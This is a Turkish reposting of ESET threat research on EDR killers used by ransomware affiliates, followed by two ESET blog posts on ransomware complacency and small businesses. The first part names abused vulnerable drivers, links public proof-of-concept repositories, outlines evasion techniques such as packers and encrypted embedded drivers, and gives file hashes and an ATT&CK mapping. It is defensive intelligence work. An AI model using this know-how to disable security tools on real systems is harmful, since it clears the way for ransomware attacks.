RaaS ekosistemlerinde göze çarpan en önemli noktalardan biri iş bölümü yapısıdır. Operatörler genellikle şifreleme aracını ve destekleyici altyapıyı sağlar ancak EDR önleyici araçların seçimi iş ortaklarına bırakılır. Bu, iş ortağı havuzunun ne kadar geniş olursa EDR önleyici araçların da o kadar çeşitlendiği anlamına gelir. Aynı zamanda, belirli kümeler içinde belirli araçların tutarlı bir şekilde yeniden kullanılması, yeni bağlı kuruluşların tespit edilmesine, altyapı bağlantılarının güçlendirilmesine ve yalnızca şifreleme ailelerine bakıldığında görünmez kalacak olan operatör-bağlı kuruluş ilişkilerinin ortaya çıkarılmasına yardımcı olabilir.
### Sürücülerin yeniden kullanımı ve değiştirilmesi
Halka açık PoC’ler, sürücü istismarını geniş çapta erişilebilir hâle getirmiştir ancak bu durum yanıltıcı bir durum yaratmıştır: Aynı savunmasız sürücü, genellikle birbiriyle ilişkisi olmayan EDR katillerinde yeniden kullanılır ve aynı EDR katili, zaman içinde farklı sürücülerden yararlanabilir. Sonuç olarak, yalnızca sürücü tabanlı atıf, hataya açık bir durumdur.
Buna açık bir örnek, aşağıdakiler dâhil olmak üzere birçok bağımsız projede görülen Baidu Antivirus sürücüsü BdApiUtil.sys’dir:
- [*dead-av*](https://github.com/carved4/dead-av/),
- [*BdApiUtil-Killer*](https://github.com/BlackSnufkin/BYOVD/tree/main/BdApiUtil-Killer),
- DLKiller,
- HexKiller, Warlock’un EDR katillerinden biri ve
- Akira dağıtımları sırasında tespit edilen yeni bir EDR katili olan SevexKiller.
Aynı model, TfSysMon.sys sürücüsünde (ThreatFire System Monitor) de görülmektedir. Bu sürücü, farklı uygulama ve geliştirme geçmişlerine sahip üç kod tabanı olan TfSysMon-Killer, Susanoo ve EDRKillShifter tarafından kötüye kullanılmaktadır.
Sürücü değiştirme de aynı derecede yaygındır. Örneğin, CardSpaceKiller başlangıçta HwRwDrv.sys’e dayanıyordu ancak daha sonraki varyantlar kalan mantıkta minimum değişikliklerle ThrottleStop.sys’e geçti. Sürücü değiştirilebilir; istismar katmanı büyük ölçüde aynı kalır.
Bu, daha genel bir noktayı ortaya koymaktadır: Sürücüler yaygın bir kaynaktır ve bunların varlığı tek başına tehdit aktörlerinin sofistike düzeyleri veya ilişkileri hakkında çok az bilgi sağlar.
### Tespitten kaçma
Saldırganlar, şifreleyicilerinin tespit edilememesi için fazla çaba sarf etmemektedir. Aksine, tüm sofistike savunma atlatma teknikleri, EDR katillerinin kullanıcı modu bileşenlerine kaymıştır. Bu eğilim, genellikle olgun anti-analiz ve anti-tespit yeteneklerini içeren ticari EDR katillerinde en belirgindir. Dikkat çeken tekrarlanan teknikler şunlardır:
- **Sürücü ayrıştırma**. Katil ve sürücü genellikle ayrı olarak dağıtılır. Ortaklar, önce sürücüyü manuel olarak yükler ve gerçek EDR öldürme bileşenini çalıştırmadan önce sürücünün başarıyla yüklendiğini doğrular.
- **Ticari paketleyicilerin kullanımı**. VX Crypt (CardSpaceKiller ile birlikte kullanılır) ve HeartCrypt (AbyssKiller ile birlikte kullanılır) gibi paketleyiciler, statik imzaları atlatmak için yapı düzeyinde gizleme, anti-VM davranışı ve sürekli yeniden paketleme sağlar. VMProtect ve Themida gibi popüler kod sanallaştırma koruyucuları da tercih edilmektedir.
- **Şifrelenmiş gömülü sürücüler**. Bir sürücü bir EDR öldürücüyle birlikte paketlendiğinde, genellikle şifrelenmiş biçimde depolanır.
- **Harici şifreli yükler**. Bazı EDR katilleri, şifreli kabuk kodunu veya yardımcı bileşenleri ayrı dosyalarda depolar. Bu yaklaşım, katilin önemli kısımlarını savunmacıların kolayca erişemeyeceği şekilde etkili bir şekilde gizler.
- **Kod gizleme**. Yaygın teknikler arasında kontrol akışı düzleştirme (SmilingKiller), hash ile çağrı çözümleme (CardSpaceKiller) ve dize gizleme yer alır.
- **Şifre koruması**. EDRKillShifter, bu tekniğin kullanıldığı mükemmel bir örnektir. EDR katilinin hayati bir bölümünü şifreyle korumak, tespit sürecini zorlaştırırken aynı zamanda araştırma fırsatları da sunar.
## Fidye yazılımlarına ve EDR katillerine karşı savunma
Fidye yazılımlarına karşı savunma, otomatik tehditlere karşı savunmadan temelden farklı bir zihniyet gerektirir. Oltalama e-postaları, yaygın kötü amaçlı yazılımlar ve istismar zincirleri, güvenlik çözümleri tarafından tespit edilip etkisiz hâle getirildiğinde durur; ancak fidye yazılımı saldırıları durmaz. Bunlar etkileşimli, insan odaklı operasyonlardır ve saldırganlar tespitlere, araç arızalarına ve çevresel engellere sürekli olarak uyum sağlar. Sonuç olarak, tek tek adımlar tespit edilse bile savunmacılar (ister iç SOC ekibi ister MSSP ister MDR sağlayıcısı olsun) doğru, anında ve yeterince kararlı bir şekilde yanıt verirse bu adımların savunma değeri olur.
Çoğu EDR katili, meşru ancak savunmasız sürücülere dayanır; bu nedenle savunmacılar genellikle içgüdüsel olarak sürücü engellemeye odaklanır. Sürücünün yüklenmesini engellemek çok önemli bir adımdır ve EDR katilini gerçekten etkisiz hâle getirir ancak bu sadece mümkün olan en son anda gerçekleşir. Bir iş ortağı sürücüyü yüklemeye çalıştığında, genellikle zaten yüksek ayrıcalıklara sahiptir ve şifreleyiciyi başlatmaya saniyeler kalmıştır. EDR katili başarısız olursa basitçe başka bir araç denerler.
Bu sürücüler meşru olduğundan, aşırı agresif engelleme, iş açısından kritik yazılımların kesintiye uğramasına ve olay yönetiminin karmaşıklaşmasına neden olabilir. Hedefli engelleme de zorluklarla karşı karşıyadır. Şubat 2025’te Check Point, tehdit aktörlerinin 2.500’den fazla Truesight.sys örneği oluşturabildiğini [*gösterdi*](https://research.checkpoint.com/2025/large-scale-exploitation-of-legacy-driver/); bunların tümü, imza geçerlilik kontrol sürecindeki bir zayıflık nedeniyle geçerli imzalı olarak kaldı. Truesight.sys, Microsoft’un sürücü imzalama politikasındaki [*zayıflıkların*](https://research.checkpoint.com/2025/large-scale-exploitation-of-legacy-driver/) birçok örneğinden biridir. Bir yıl sonra, Şubat 2026’da Huntress, sertifikası süresi dolmuş ve açıkça iptal edilmiş olmasına rağmen EnPortv.sys’in kötüye kullanıldığı bir saldırıyı [*analiz etti*](https://research.checkpoint.com/2025/large-scale-exploitation-of-legacy-driver/).
İşte bu nedenle önleme odaklı bir strateji hayati önem taşıyor. Sıkça kötüye kullanılan sürücülerin yüklenmesini engellemek etkili ve gerekli bir savunma mekanizmasıdır ancak tek çözüm bu olmamalıdır. EDR katillerini incelemek, savunma uzmanlarının ufkunu genişleten çok katmanlı bir strateji geliştirmelerine olanak tanır; amaç, EDR katilini çalıştırılmadan önce durdurmaktır. Sonuçta, fidye yazılımı söz konusu olduğunda en etkili savunma stratejisi, her aşamada tehdidi tespit etmek, kontrol altına almak ve gidermek için yöntemlere sahip olmaktır. Bu katmanların kurumunuzda nasıl kurulacağını [ransomware saldırısına hazırlık rehberimizde](https://antivirus.com.tr/ransomware-fidye-yazilimi-hazirlik-rehberi/) anlattık.
## Sonuç
EDR katilleri, ucuz, tutarlı ve şifreleyiciden bağımsız oldukları için varlığını sürdürür; bu, şifreleyicilerini tespit edilemez hâle getirmeye odaklanmak zorunda olmayan şifreleyici geliştiricileri ve şifreleme öncesinde savunmaları bozmak için kullanımı kolay, güçlü bir yardımcı programa sahip olan iş ortakları için mükemmel bir seçimdir.
Araştırmamız, yaygın olarak görülen sürücü merkezli yaklaşımın ötesine geçen, telemetri destekli EDR katili ekosistemine ilişkin içgörüler sunmaktadır. Operatörlerin değil, iş ortaklarının araç çeşitliliğini nasıl şekillendirdiğini ve kod tabanlarının sürücüleri rutin olarak nasıl yeniden kullandığını ve değiştirdiğini belgeliyoruz. Geçtiğimiz yıl EDR katilleri için giderek daha fazla ticarileştirilmiş tekliflerin ortaya çıktığını özetliyor ve özellikle ticari EDR katillerinin, şifreleyicilerde genellikle eksik olan savunma atlatma tekniklerini nasıl sağlayabileceğini gösteriyoruz.
Savunma hattında savunmasız sürücülerin yüklenmesini engellemenin çok önemli bir adım olduğunu vurgulamakla birlikte, bunun potansiyel iş kesintilerine de yol açabileceğini belirtmek isteriz. Bu nedenle, sadece buna güvenmemeli ve EDR katillerinin sürücüyü yükleme şansı bulamadan onları engellemeyi hedeflemeliyiz. Ayrıca ister komut dosyası ister güvenlik açığına dayalı olsun, sürücüsüz yaklaşımların herhangi bir fidye yazılımı tehdit aktörünün cephaneliğine tercih edilen bir ek olduğunu gösterdik.
## IOC’LER
Kapsamlı bir tehlike göstergesi (IoC) listesi ve örnekler [*GitHub depomuzda*](https://github.com/eset/malware-ioc/tree/master/edr_killers) bulunabilir.
### Dosyalar
| **SHA-1** | **Filename** | **Detection** | **Description** |
|---|---|---|---|
| 54547180A99474B0DBA289D92C4A8F3EEA78B531 | 2Gk8.exe | Win32/Loader.Lycaon.Y.gen | AbyssKiller EDR killer. |
| 75F85CAEA52FE5A124FA77E2934ABD3161690ADD | smuot.sys | Win64/Rootkit.Agent.DX | The ABYSSWORKER rootkit. |
| 002573D80091F7F8167BCBDA3A402B85FA915F19 | lasdjfioasdjfioer.exe | Win64/HackTool.EDRSilencer.C | EDRSilencer EDR killer. |
| 1E7567C0D525AD037FBBBAFB643BF40541994411 | EDR-Freeze.exe | Win64/HackTool.EDRFreeze.A | EDR-Freeze EDR killer. |
| 65C2388B0AFB1D1F1860BB887456D8D6CD8B5645 | Killer.exe | Win64/KillAV.DQ | EDRKillShifter EDR killer. |
| A9F37104D2D89051F34E1486BC6EBFF44D147E67 | EDRGay.exe | Win32/KillAV.NVJ | DLKiller EDR killer. |
| 083F604377D74C4377822EF35021E34AD7DACEEA | susanoo.exe | Win64/KillAV.CQ | Susanoo EDR killer. |
| 570161A420992280A8ECED253EDC800296B72D1C | vmtools.exe | Win32/KillAV.NVL | HexKiller EDR killer. |
| BBE0E14BC7ECE8A7A1236D5A12E30476CFCEF110 | Test.exe | WinGo/KillAV.M | SevexKiller EDR killer. |
| 31CE76931CA09D3918B34E3187703BC72E6D647E | TfSysMon-Killer.exe | Win64/KillAV.DP | TfSysMon-Killer EDR killer. |
| B9820BF443C375577CEEF44B9491E3A569A1B9E8 | deadav.exe | WinGo/KillAV.L | dead-av EDR killer. |
| 34270B07538B7357CF10D0D5BDA68F234B602F93 | zcasdfhsdjfhoqewruoqwe.exe | Win64/KillAV.DP | GhostDriver EDR killer. |
| 09735640D6634B0303755A9FD3B2BC80F932126C | pip.exe | Win32/KillAV.NVQ | SmilingKiller EDR killer. |
| 85BC0A4F67522D6AC6BE64D763E65A2945EC5028 | kill-floor.exe | Win64/KillAV.AV | kill-floor EDR killer. |
| 711C95FEAD2215E9AC59E32E6E3B0D71AD5C5AA5 | demor.exe | Win64/Agent.GAJ | DemoKiller EDR killer. |
| BC65ED919988C8E4B8F5A1CD371745456601700A | demo.exe | Win64/KillAV.DR | DemoKiller EDR killer. |
| 148C0CDE4F2EF807AEA77D7368F00F4C519F47EF | BdApiUtil64.sysdrivergay.sysGosling.syskihost.sys | Win64/VulnDriver.Baidu.D | Baidu Antivirus BdApi vulnerable driver. |
| 468121E7D6952799F92940677268937C4C5F92ED | K7RKScan.sysK7RKScan\_1516.syswamsdk.sys | Win64/VulnDriver.K7Computing.A | K7RKScan Kernel Module vulnerable driver. |
| C881F43C7FE94A6F056A84DA8E9A32FE56D8DD9C | elliot.syskill.sysTfSysMon.sysWatchMgrs.sys | Win64/Riskware.PCTools.A | ThreatFire System Monitor vulnerable driver. |
| 67D17CA90880B448D5C3B40F69CEC04D3649F170 | 1721894530.sysrentdrv2.sys | Win64/VulnDriver.RentDrv.A | Rentdrv2 vulnerable driver. |
| F329AE0FDF1E198BEA6BA787E59CB73F90714002 | data.sys | Win64/VulnDriver.AMD.E | USB-C Power Delivery Firmware Update Utility vulnerable driver. |
| 82ED942A52CDCF120A8919730E00BA37619661A3 | NitrogenK.sysrwdrv.sysThrottleBlood.sysThrottleStop.sys | Win64/VulnDriver.GPUZ.B | ThrottleStop vulnerable driver. |
| CE1B9909CEF820E5281618A7A0099A27A70643DC | hlpdrv.sys | Win64/Agent.GRL | Custom rootkit used by CardSpaceKiller. |
| 5D6B9E80E12BFC595D4D26F6AFB099B3CB471DD4 | aswArPot.syskallmekris.sys | Win64/VulnDriver.Avast.A | Avast anti-rootkit vulnerable driver. |
| 7310D6399683BA3EB2F695A2071E0E45891D743B | probmon.sysSysprox.sys | Win64/VulnDriver.ITMSystem.A | ITM SYSTEM File Filter vulnerable driver. |
| C85C9A09CD1CB1691DA0D96772391BE6DDBA3555 | kl.sysrspot.sys | Win64/VulnDriver.Rising.A | Beijing Rising Network Security vulnerable driver. |
| 6EE94F6BDC4C4ED0FFF621FEC36C70FF093659ED | msupdate.systhelper.sys | Win32/IP-guard.E | OCular THelper vulnerable driver. |
| BA14C43031411240A0836BEDF8C8692B54698E05 | praxisbackup.exe | Win64/Agent.ECW | MS4Killer EDR killer. |
| 127B50C8185986A52AE66BF6E7E67A6FD787C4FC | version.dll | Win64/KillAV.CardSpaceKiller.C | CardSpaceKiller EDR killer. |
| A3BDB419703A70157F2B7BD1DC2E4C9227DD9FE8 | 0th3r\_av5.exe | Win64/KillAV.CardSpaceKiller.A | CardSpaceKiller EDR killer. |
| 4A57083122710D51F247367AFD813A740AC180A1 | DrKiller\_Cry\_0x000E25C5DF65A3A.exe | Win64/Kryptik.FBC | CardSpaceKiller EDR killer. |
| DB8BCB8693DDF715552F85B8E2628F060070F920 | HwRwDrv.sysMegaDrov.sys | Win64/VulnDriver.HwRwDrv.C | CardSpaceKiller EDR killer. |
## MITRE ATT&CK teknikleri
Bu tablo, MITRE ATT&CK çerçevesinin[ *18. sürümü*](https://attack.mitre.org/resources/versions/) kullanılarak oluşturulmuştur**.**
| **Tactic** | **ID** | **Name** | **Description** |
|---|---|---|---|
| **Execution** | [*T1059.003*](https://attack.mitre.org/versions/v18/techniques/T1059/003) | Command and Scripting Interpreter: Windows Command Shell | Script-based EDR killers use taskkill, sc, net stop, and similar commands to tamper with protection. |
| [*T1569.002*](https://attack.mitre.org/versions/v18/techniques/T1569/002) | System Services: Service Execution | EDR killers execute vulnerable drivers as services. |
| **Persistence** | [*T1543.003*](https://attack.mitre.org/versions/v18/techniques/T1543/003) | Create or Modify System Process: Windows Service | Some EDR killers may create services to run during Safe Mode or at next boot. |
| [*T1037.001*](https://attack.mitre.org/versions/v18/techniques/T1037/001) | Boot or Logon Initialization Scripts: Logon Script (Windows) | EDR killers register scripts and services to run early at boot to interfere with EDR loading. |
| **Privilege Escalation** | [*T1068*](https://attack.mitre.org/versions/v18/techniques/T1068) | Exploitation for Privilege Escalation | BYOVD-based EDR killers exploit vulnerable drivers to escalate kernel-level privileges. |
| **Defense Evasion** | [*T1562.001*](https://attack.mitre.org/versions/v18/techniques/T1562/001) | Impair Defenses: Disable or Modify Tools | EDR killers terminate or suspend EDR/AV processes and services to bypass detection. |
| [*T1562.009*](https://attack.mitre.org/versions/v18/techniques/T1562/009) | Impair Defenses: Safe Mode Boot | Script-based EDR killers reboot systems into Safe Mode to tamper with security components. |
| [*T1070.004*](https://attack.mitre.org/versions/v18/techniques/T1070/004) | Indicator Removal: File Deletion | EDR killers may attempt to delete EDR/AV files to disable protections. |
| [*T1562.006*](https://attack.mitre.org/versions/v18/techniques/T1562/006) | Impair Defenses: Indicator Blocking | Driverless EDR killers block telemetry and network communication (e.g., EDRSilencer). |
| [*T1027*](https://attack.mitre.org/versions/v18/techniques/T1027) | Obfuscated Files or Information | Commercial EDR killers especially use obfuscation and encryption (e.g., CardSpaceKiller). |
| [*T1027.009*](https://attack.mitre.org/versions/v18/techniques/T1027/009) | Obfuscated Files or Information: Embedded Payloads | Some EDR killers embed the drivers directly into their user-mode components, often encrypted. |
| [*T1027.002*](https://attack.mitre.org/versions/v18/techniques/T1027/002) | Obfuscated Files or Information: Software Packing | Commercial EDR killers rely on packers like HeartCrypt or VX Crypt, and also advanced code protectors like Themida and VMProtect. |
| [*T1027.005*](https://attack.mitre.org/versions/v18/techniques/T1027/005) | Obfuscated Files or Information: Indicator Removal from Tools | EDR killers like SmilingKiller use control-flow flattening and code obfuscation. |
| [*T1140*](https://attack.mitre.org/versions/v18/techniques/T1140) | Deobfuscate/Decode Files or Information | Some EDR killers store encrypted drivers and shellcode in dedicated files on disk. |
| **Impact** | [*T1490*](https://attack.mitre.org/versions/v18/techniques/T1490) | Inhibit System Recovery | Some EDR killers delete or rename security-related files, impacting recovery. |
| [*T1489*](https://attack.mitre.org/versions/v18/techniques/T1489) | Service Stop | EDR killers stop protected services of security products and tamper with their functionality. |
**Kategoriler:** GÜVENLİK ÖNEMLİDİR
**Etiketler:** Araştırma, EDR, Kurumsal Güvenlik, Siber Güvenlik
---
### [Fidye saldırısı öncesi sükûnet: Gördüğünüz, her şey değil](https://antivirus.com.tr/fidye-saldirisi-oncesi-sukunet-gordugunuz-her-sey-degil/)
**Published:** Nisan 24, 2026
**Author:** ESET
**Excerpt:** Bir fidye saldırısı, sistemleri ele geçirdiği gibi geriye dönüp bakıldığında her şeyin yolunda gittiğini düşündüren o sessiz güveni de çürütür.
**Content:**
Bir fidye saldırısı, sistemleri ele geçirdiği gibi geriye dönüp bakıldığında her şeyin yolunda gittiğini düşündüren o sessiz güveni de çürütür.
Kurumsal başarısızlıkların tarihinde, tesadüf olamayacak kadar sık tekrarlanan bir kalıp vardır: Bir sistem uzun süre sorunsuz çalışır ve herkesin sisteme güven duymasına neden olur. Neredeyse her zaman, bu durum, sistemin başlangıçta sorunsuz çalışmasını sağlayan uyanıklığı da sessizce aşındırır. Ve sonra sistem çöker – tam da ilgili herkesin size sistemin mükemmel durumda olduğunu söyleyeceği anda.
Kulağa mantıksız gelse de istikrarın kendisi de istikrarı bozabilir. Bu durum rehavete yol açar, bu da hazırlık için yapılan yatırımların azalmasına ve dolayısıyla gerçek risk ile algılanan risk arasındaki uçurumun büyümesine neden olur. Yazar Morgan Housel bu örüntüyü dört kelimeye sıkıştırdı: “sakinlik, çılgınlığın tohumlarını eker.” Sakinlik, tehlikenin geçtiğinin kanıtı gibi hissettirir; bu da tehlikeyi yeniden ortaya çıkaran şekillerde davranışları değiştirir. Bu durum, [finansal piyasalarda](https://en.wikipedia.org/wiki/Minsky_moment) oldukça belirgin ve neredeyse klinik bir düzenlilikle ortaya çıkar; ancak insan psikolojisinin dokusuna işlenmiş olduğu için siber güvenlik de bundan hiçbir şekilde muaf değildir.
Bu nedenle, saldırıya uğramamış bir şirket, güvenlik durumunu yeterli olarak görme eğilimindedir. Kimse bunu açıkça dile getirmese de bu varsayım sessizce yerleşir: Eğer [hiçbir sorun yaşanmadıysa](https://antivirus.com.tr/siber-guvenlik-isletmeniz-icin-gercekte-ne-yapar/) savunmamız mükemmel olmalı. Ancak bazı durumlarda bu, kanıtın yokluğunu yokluğun kanıtıyla karıştırmak anlamına gelebilir.
Ya da daha da iyisi, görünür bir olayın olmaması sadece sessizliktir ve sessizlik birçok anlama gelebilir. Kusursuz bir sicile sahip şirketin gerçekten de birinci sınıf savunmaları olabilir. Ancak kötü niyetli ve yeterince kararlı kişilerin dikkatinden kaçmış da olabilir – sonuçta denizde çok balık var.
Bu da kendinize sormanız gereken en az iki soruyu gündeme getirir: Ortamımın, şu anda dolaşımda olan tehditlere karşı olabildiğince güvenli olduğunu biliyor muyum? Yoksa sadece (temel) kontrollerimin yerinde olduğunu mu biliyorum? Birçok kuruluş, ilk soruyu cevapladıklarına inanırken ikinci soruyu cevaplar. Uyumluluk çerçevelerine başvurabilirler ancak bunlar, önlemlerin şu anda dolaşımda olan tehditlere karşı yeterli olup olmadığını mutlaka kontrol etmez. Dolayısıyla bir şirket hem uyumlu hem de aynı zamanda risk altında olabilir. (Siz de [Schrödinger’in kedisi paradoksunu](https://antivirus.com.tr/soc-ler-neden-schrodingerin-kedisi-gibidir/) hissedebiliyor musunuz?)
## Daha fazla tuzak
Bir kuruluşun güvenlik durumunun resmî olarak ölçülmesi kolaydır ve – her şeyin yolunda gittiği varsayıldığında – bu durumdan memnun olmak da kolaydır. Bir çalışanın oturum açma kimlik bilgilerinin karanlık web pazarlarında el değiştirip değiştirmediği veya kuruluşunuzun EDR aracının bazı durumlarda kolayca temin edilebilen bir “anti-araç” tarafından [etkisiz hâle](https://antivirus.com.tr/edr-katilleri-suruculerin-otesinde/) getirilip getirilemeyeceği – bu, birçok kuruluşun bakmayı düşünmediği yerlere bakmadan değerlendirmek daha zordur.
Bunun bir nedeni var. Kasıtlı bir düzeltme yapılmadığında, insanın eğilimi, elde edilmesi zor bilgileri göz ardı ederek ve bu iki kategoriden hangisinin daha öğretici olduğunu umursamadan, kolayca ulaşılabilir bilgilere güvenmektir. Zihin, hazırda bulunan her türlü bilgiyi alır ve tutarlı olduğuna inandığı bir hikâye oluşturur. Önemli olan, eksik olanı işaret etmemesidir; resim tam gibi görünür ve güven, ne olursa olsun kazanılmış gibi hissedilir. Merhum psikolog Daniel Kahneman, bu alışkanlık için bir kısaltma uydurdu: WYSIATI (What You See Is All There Is – Gördüğün Her Şey Var Olan Her Şeydir).
Karar vericilerin çoğunun riski nasıl değerlendirdiğini düşündüğünüzde sorun daha da ciddileşebilir: Ölçülemeyen bir şeyin önemi yoktur. Uygulamada ise genellikle tam tersi doğruya daha yakındır ve aslında bu temel sorun, bir [yanılgı](https://en.wikipedia.org/wiki/McNamara_fallacy) olarak kabul edilmektedir. Bu konuyu daha fazla uzatmadan şunu söylemekle yetinelim: (Bilişsel) tuzakları bir kez fark ettiğinizde artık onları “görmezden gelemezsiniz”.
Verizon,[ 2025 Veri İhlali Araştırma Raporu’nda](https://www.verizon.com/business/resources/T16f/reports/2025-dbir-data-breach-investigations-report.pdf#page=12) bu uçurumun ne kadar genişleyebileceğine dair bir rakam verdi: Fidye yazılımı kurbanlarının %54’ünün, saldırıdan önce etki alanlarının en az bir bilgi hırsızı günlüğünde veya yasa dışı pazar yeri gönderisinde göründüğünü tespit etti. Erişim bilgileri zaten dolaşımdaydı ve bazı durumlarda, her şey yolunda görünse bile ihlal çoktan gerçekleşmiş olabilir.
Bu tür kör noktalar en çok, [güvenlik süreçlerini devre dışı bırakma girişimleri](https://antivirus.com.tr/edr-katilleri-suruculerin-otesinde/) gibi saldırganların davranış izlerini tespit edemeyen güvenlik sistemlerine sahip şirketleri etkiler. Bunu düzeltmek için görünür olanı değiştirmek ve [doğru araçları kullanmak](https://antivirus.com.tr/edr-katilleri-suruculerin-otesinde/) gerekir; bu araçlar, kontrollerin yerinde olduğunu doğrulamanın ötesine geçerek, ortamda şüpheli davranışlar sergileyen unsurları tespit etmelidir.
## Fidye saldırısı sonrası
Tüm bunlar önemlidir çünkü fidye yazılımı saldırısı, etkileri çok geniş bir alana yayılan bir iş sürekliliği olayıdır. 2024 yılında [Change Healthcare](https://techcrunch.com/2025/01/27/how-the-ransomware-attack-at-change-healthcare-went-down-a-timeline/) fidye yazılımının kurbanı olduğunda, hastaneler ve eczaneler üzerindeki dolaylı etki aylarca sürdü; bu olayın neredeyse tüm ABD nüfusunu etkilediği de unutulmamalıdır. Toplam maliyetin 3 milyar dolar olduğu tahmin edilmektedir. 2025 yılında Jaguar Land Rover’a yapılan bir fidye yazılımı saldırısı da benzer bir mali zarara yol açtı.
Bu arada IBM, kesinti süresi, kurtarma ve dolaylı hasar dâhil olmak üzere [bir veri ihlalinin](https://www.ibm.com/reports/data-breach) ortalama maliyetini yaklaşık 5 milyon dolar olarak belirlemiştir. Özellikle sağlık kuruluşları için bu rakam neredeyse ortalama 10 milyon dolardır. Ve bu rakamlar, yenilenmeyen müşteri sözleşmeleri veya ani artış gösteren sigorta primleri gibi uzun vadeli etkileri yansıtmamaktadır.
Hasar, özellikle çalınan verilerin günümüzde sıklıkla görüldüğü gibi özel bir [sızıntı sitesine](https://antivirus.com.tr/fidye-yazilimi-gruplari-kurbanlara-nasil-baski-uyguluyor/) (DLS) düşmesi durumunda, aylar ve yıllar boyunca artar. Kurumsal verilerin kamuoyuna ifşa edilmesi, başlı başına bir kriz tetikler. Dökülen sözleşmeler, e-postalar ve kişisel veriler, kimlik avı ve iş e-postası dolandırıcılığı (BEC) gibi takip eden saldırılar için malzeme hâline gelir.
Yasal yükümlülükler de çok geçmeden devreye girer. Aynı zamanda, müşteriler ve iş ortakları, şirketin çoğu zaman cevaplayamayacağı sorular sormaya başlar. Savunmacıların akılda tutması gereken bir başka uyarı daha vardır: Veriler yalnızca suçluların “tanıtmayı” seçtikleri bilgileri yansıtır; fidye yazılımı kurbanlarının yalnızca küçük bir kısmının verilerinin bu sitelerde yayımlandığı düşünülmektedir.
## Disiplin her şeydir; fidye saldırısına karşı önlemi bırakmayın
Doğru araçlar ve insan kaynağının yanı sıra zaman içinde dayanıklılığını koruyan güvenlik, gözlemleme ve uyum sağlama alışkanlığına dayanır. Tüm bunlar, kendi BT ortamınız bir yana, tehdit ortamında neler olup bittiğinin farkında olmaya bağlıdır.
Kabul etmek gerekir ki görünür ve acil bir tehdit olmadığında sürekli tetikte kalmak pahalıdır – psikolojik olarak, yani. İnsanlar, yakın görünmeyen olaylara karşı tetikte kalmaya pek uygun değildir ve olaylara karşı kayıtsızlığa doğru kayma o kadar kademeli olur ki nadiren birinin aldığı bir karar olarak algılanır.
Ancak “denklemin” tehdit tarafı asla sabit kalmadığından savunma tarafı da sabit kalamaz. Tehdit istihbaratı, özellikle de aktif kampanyalar hakkında çok sayıda sinyal sağlayan türden olanı, bu farkındalığın bel kemiğidir. Güvenlik araçlarının, güvenlik ekiplerinin zamanında harekete geçmesini sağlayan tespitlere ve uyarılara “dönüştürebileceği” şey budur. Bu olmadan, bir kuruluşun güvenliği hakkında inandığı şey ile gerçekte olan şey arasındaki uçurum, siber suçlular tarafından oldukça pahalı bir şekilde kapatılana kadar genişlemeye devam edebilir. Bu uçurumu kapatmaya nereden başlayacağınızı [ransomware hazırlık rehberimizde](https://antivirus.com.tr/ransomware-fidye-yazilimi-hazirlik-rehberi/) adım adım anlattık.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Dolandırıcılık, Fidye Yazılımı, Kurumsal Güvenlik, Siber Güvenlik
---
### [Fidye yazılımı küçük işletmeleri nasıl etkiliyor?](https://antivirus.com.tr/fidye-yazilimi-kucuk-isletmeleri-nasil-etkiliyor/)
**Published:** Eylül 22, 2025
**Author:** ESET
**Excerpt:** Uzun zamandır siber suçların en çok hedef aldığı olarak bilinen küçük işletmelerin, büyük işletmelere göre fidye yazılımı kurbanı olma olasılığı daha yüksek.
**Content:**
*Uzun zamandır siber suçların en çok hedef aldığı alan olarak bilinen küçük işletmelerin, büyük işletmelere göre fidye yazılımı kurbanı olma olasılığı daha yüksek.*
İşletmenizin dijital şantaja maruz kalmayacak kadar küçük olduğunu mu düşünüyorsunuz? Bir daha düşünün. Aslında küçük bir işletme sahibiyseniz potansiyel bir hedef olduğunuzu varsaymanız daha iyi olur. [Verizon verileri](https://www.verizon.com/business/resources/T23a/reports/2025-dbir-data-breach-investigations-report.pdf), fidye yazılımlarının büyük kuruluşlardaki veri ihlallerinin %39’unu oluştururken bu rakamın küçük ve orta ölçekli işletmelerde (KOBİ’ler) %88’e çıktığını ortaya koymaktadır. Büyük işletmeler milyonlarca dolarlık fidye ödemek için daha hazırlıklı olabilir ancak genellikle ihlal riskini önlemek, tespit etmek ve kontrol altına almak için gerekli araçlara ve politikalara da daha fazla sahiptir.
Öte yandan, KOBİ’ler de büyük şirketler gibi, faaliyetlerini sürdürmek için tamamen verilerine ve BT altyapısına bağımlıdır. Kalıcı veri kaybı ve işin tamamen durması tehdidi, işletmenin verilerini geri alacağına dair herhangi bir garanti olmasa bile fidye ücretini ödemek için genellikle güçlü bir motivasyon kaynağı olmuştur.
Durumu daha da kötüleştiren şey, saldırganların ödemeyi zorlamak için her zaman daha fazla kaldıraç aramasıdır. Örneğin, hassas verileri çalarak şifreleyen ve bunları yayımlamakla tehdit eden çift şantaj saldırıları gibi. Hassas iç verileri çalmak ve sızdırmak veya silmekle tehdit etmek dışında, DDoS saldırıları, yasal şikayetler ve hatta bazı durumlarda [fiziksel şiddetle](https://www.semperis.com/ransomware-risk-report/) tehdit edebilirler. Aslında Verizon’un bulduğu gibi, saldırganlar ödeme olasılığını artırmak için fidye taleplerini memnuniyetle ayarlamaktadır.
Açıkça söylemek gerekirse savunması zayıf küçük işletmeler saldırganlar için cazip bir hedeftir. Tüketicilere göre daha fazla dijital varlığa ve paraya sahip olan ancak büyük işletmelere göre daha az siber güvenlik korumasına sahip olan bu işletmeler, uzun süredir “siber suçların cazip hedefi” olmuştur. Şirketinizin verilerini ve sistemlerini güvende tutmak istiyorsanız iyi haber şu ki bunu büyük bir masraf yapmadan başarabilirsiniz.

## Fidye yazılımı grupları nasıl gelişiyor?
Bu tehdidi ortadan kaldırmak için onu kimin veya neyin tetiklediğini ve nasıl değiştiğini de anlamanız gerekir. Birincisi, siber suçların hizmet olarak fidye yazılımı (RaaS) endüstrileşmesi, giriş engellerini azaltmış ve fidye yazılımlarının yayılmasını kolaylaştırmıştır.
Bu arada, kısmen yoğunlaşan kolluk kuvvetlerinin çabaları nedeniyle fidye yazılımı markalarının cirosu da hızla artmaya devam etmektedir. Bir grup ortadan kaldırılır kaldırılmaz, denetimden kaçmak için benzer veya farklı taktikler ve araçlar kullanan yeni bir grup ortaya çıkmaktadır. Ayrıca hızla gelişen TTP’ler riskleri azaltmayı zorlaştırmaktadır.
